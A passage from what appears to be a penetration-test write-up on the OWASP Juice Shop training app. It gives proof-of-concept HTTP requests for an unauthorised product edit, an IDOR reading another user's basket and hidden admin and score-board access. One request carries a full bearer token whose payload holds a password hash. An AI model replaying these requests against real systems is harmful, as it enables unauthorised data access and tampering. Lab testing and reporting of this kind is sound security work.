
1. Open Juice Shop Website by accessing this link OWASP Juice Shop



2. Log in as a regular user.
3. Visit this endpoint Local API - Product 1 in a browser or intercept it in Burp Suite,It returns product in JSON format.




4. Send an OPTIONS request to the same endpoint. Response shows allowed methods include PUT.




5. Use the following request to modify a product Product ID 1.

```
PUT /api/Products/1 HTTP/1.1

Host: 127.0.0.1:42000

Authorization: valid-token

Content-Type: application/json

{

        "id":1,

        "name":"HACKED",

        "description":"The all-time classic.",

        "price":1.98,

        "deluxePrice":0.99,

        "image":"apple_juice.jpg",

        "createdAt":"2025-04-30T12:05:21.203Z",

        "updatedAt":"2025-04-30T15:04:15.436Z",

        "deletedAt":null

}
```



6. The product details are successfully updated.



MEDIUM


3. Insecure direct object references (IDOR) in shopping Basket

- **Description:**
  An Insecure Direct Object Reference (IDOR)vulnerability was discovered in the basket management endpoint. It allows an attacker to access other users'shopping baskets by directly modifying the /rest/basket/ in the API request.
  The application does not verify if the currently authenticated user owns the basket being requested.
- **Impact:**
  In this scenario, the penetration tester was able to access another user's shopping basket by simply changing the basket ID in the request URL. No ownership or access control checks were performed by the server. This allowed the tester to view the contents of other users' baskets without authentication or authorization, which constitutes a clear violation of user privacy and could expose sensitive order data or product preferences.
- **Resources:**
  - Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series
- **Vulnerability Location:** OWASP Juice Shop
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Access login page.


3. Log in as any user.




4. Access your shopping basket.




5. We can see our basket is empty.



6. In burp suite proxy ⇒ history.
7. Find basket view request like /rest/basket/{id}
8. As we can see the basket is also empty then send the request to repeater.



9. In repeater replace your basket id with any other Basket ID that does not belong to the logged-in user, for example 1, and observe that the response contains another user's basket information, whose id =1.



Request
Pretty Raw Hex
GET /rest/basket/1 HTTP/1.1
Host: 127.0.0.1:42000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36 OLS/100.10.9939.100
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJiQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiYjBiYWVlOWQyNzlkMzRmYTFkZmQ3MWFhZGI5MDhjM2YiLCJyb2xlIjoiYWRtaW4iLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkxlwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0wNC0yOCAxOjAxOjAxNzozODo0NS40ODYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0wNC0yOCAxOjAxOjAxNzozODo0NS40ODYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ1OTMyOTczfQ.exKCrKSkxieasYK7p0NVuiNoGXsd8f2ECvyx9mKcE1AwoEtJw19pIjF141U9_BudY-98QbUKAW1VEo12oISto-BcHpXj5KTlnWSfuEhCFajexDT9oTx3iGXNoE9Qr0Zvjiey6w7CO8jdUjGApW8UjNdwdxg87mB_MXWpdWZ5i-8
X-User-Email: b@gmail.com
Connection: keep-alive
Referer: http://127.0.0.1:42000/
Cookie: language=en; welcomebanner_status=dismiss; continueCode=
B3N8gYbmnaWZ2qlkpwOvV0eLhwt2cKfjwuDWlQEGLPQJoRXM0j9rKy147xez; cookieconsent_status=dismiss; code-fixes-component-format=LineByLine; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJiQGdtYWlsLmNvbSIsInBhc3N3b3JkIjoiYjBiYWVlOWQyNzlkMzRmYTFkZmQ3MWFhZGI5MDhjM2YiLCJyb2xlIjoiYWRtaW4iLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkxlwIjoiMTI3LjAuMC4xIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyNS0wNC0yOCAxOjAxOjAxNzozODo0NS40ODYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyNS0wNC0yOCAxOjAxOjAxNzozODo0NS40ODYgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzQ1OTMyOTczfQ.exKCrKSkxieasYK7p0NVuiNoGXsd8f2ECvyx9mKcE1AwoEtJw19pIjF141U9_BudY-98QbUKAW1VEo12oISto-BcHpXj5KTlnWSfuEhCFajexDT9oTx3iGXNoE9Qr0Zvjiey6w7CO8jdUjGApW8UjNdwdxg87mB_MXWpdWZ5i-8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"51e-lguIcTlkM0yDkp//qNu+AxoycT8"
Vary: Accept-Encoding
Date: Tue, 29 Apr 2025 13:26:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1310
{
"status":"success",
"data":{
"id":1,
"coupon":null,
"UserId":1,
"createdAt":"2025-04-28T13:08:20.559Z",
"updatedAt":"2025-04-28T13:08:20.559Z",
"Products":[
{
"id":1,
"name":"Apple Juice (1000ml)",
"description":"The all-time classic.",
"price":1.99,
"deluxePrice":0.99,
"image":"apple_juice.jpg",
"createdAt":"2025-04-28T13:08:20.046Z",
"updatedAt":"2025-04-28T13:08:20.046Z",
"deletedAt":null,
"BasketItem":{
"ProductId":1,
Search
0 highlights
Inspector
Notes
Explanations

MEDIUM


4. Accessing Admin section

- **Description:**
  This vulnerability allows an unauthorized user to access the hidden administrative section of the application, which should be restricted to privileged accounts only. The application fails to enforce proper access control at the server level and relies solely on obscurity (hiding the admin link) in the front-end. By directly navigating to or discovering the admin panel URL, an attacker can access sensitive administrative functionality without authentication or authorization.
- **Impact:**
  In this scenario, the penetration tester found that he can access a hidden admin dashboard by directly visiting its endpoint, even though there is no visible link in the UI and no proper authentication checks. This can be used to:
  - View sensitive administrative data not meant for regular users.
  - Potentially alter or delete content through exposed admin functionalities.
  - Gain insight into internal tools or configuration interfaces.
  - Access hidden features that could lead to privilege escalation.
  - Bypass all intended front-end access restrictions through direct URL access.
- **Resources:**
  - Access control vulnerabilities and privilege escalation | Web Security Academy
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Implement server-side authorization checks for every sensitive endpoint, especially the Admin Section.
  - Restrict access to admin routes and APIs based on user roles (Is Admin == true)
  - Enforce Role-Based Access Control (RBAC) on both frontend and backend.
- **Poc:**


7. Open Juice Shop Website by accessing this link OWASP Juice Shop




8. Open developer tools by clicking: F12 and view the main.js file




9. There is a path called Administration



10. Trying to access the URL [OWASP Juice Shop](#) but We are not allowed to access this page



11. You have to login as admin (gained access to admin account [before](#))
12. Then do step no 4 again


OWASP Juice Shop
You successfully solved a challenge: Admin Section (Access the administration section of the store.)
Administration
Registered Users
admin@juice-sh.op
jim@juice-sh.op
bender@juice-sh.op
bjoern.kimminich@gmail.com
ciso@juice-sh.op


LOW

5. Score Board

- **Description:**
  The Juice Shop web application contains a hidden "Score Board" page that displays completed and remaining challenges. While this page is not linked in the visible user interface initially, it is possible to discover the URL by inspecting client-side JavaScript files.
- **Impact:**
  In this scenario, the penetration tester discovered a hidden page (/score-board) by simply reviewing the JavaScript files in the frontend. The page was accessible without any authentication or authorization checks. This proves that hidden routes in a single-page application can easily be found and accessed. In real-world apps, similar behavior could expose sensitive admin interfaces, internal dashboards, or testing tools that were never meant for public users — leading to unauthorized access and potential misuse.
- **Resources:**
  - A05 Security Misconfiguration - OWASP Top 10:2021
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Restrict Sensitive Pages with Authentication & Authorization: Never rely on “security through obscurity.” All sensitive routes should enforce server-side access controls.
  - Do Not Rely on Hidden Routes: Obfuscating URLs is not a valid security mechanism.
  - Minimize Information in Client-side Code: Use route guards and backend checks to limit access to specific resources.
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Open Developer Tools, Press F12 or right-click and select Inspect, then go to the Sources tab.
3. Locate main.js ,Within loaded JavaScript files, This file contains the front-end routing logic used by the Angular application.
4. Search for Routes, Use Ctrl + F and search for terms like score, route, or path. You will find something similar to:



demo.owasp-juice.shop/#/
OWASP Juice Shop
Account
EN
All Products
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Page
Workspace
main.js
top
demo.owasp-juice.shop
assets/public/images
(index)
main.js
polyfills.js
runtime.js
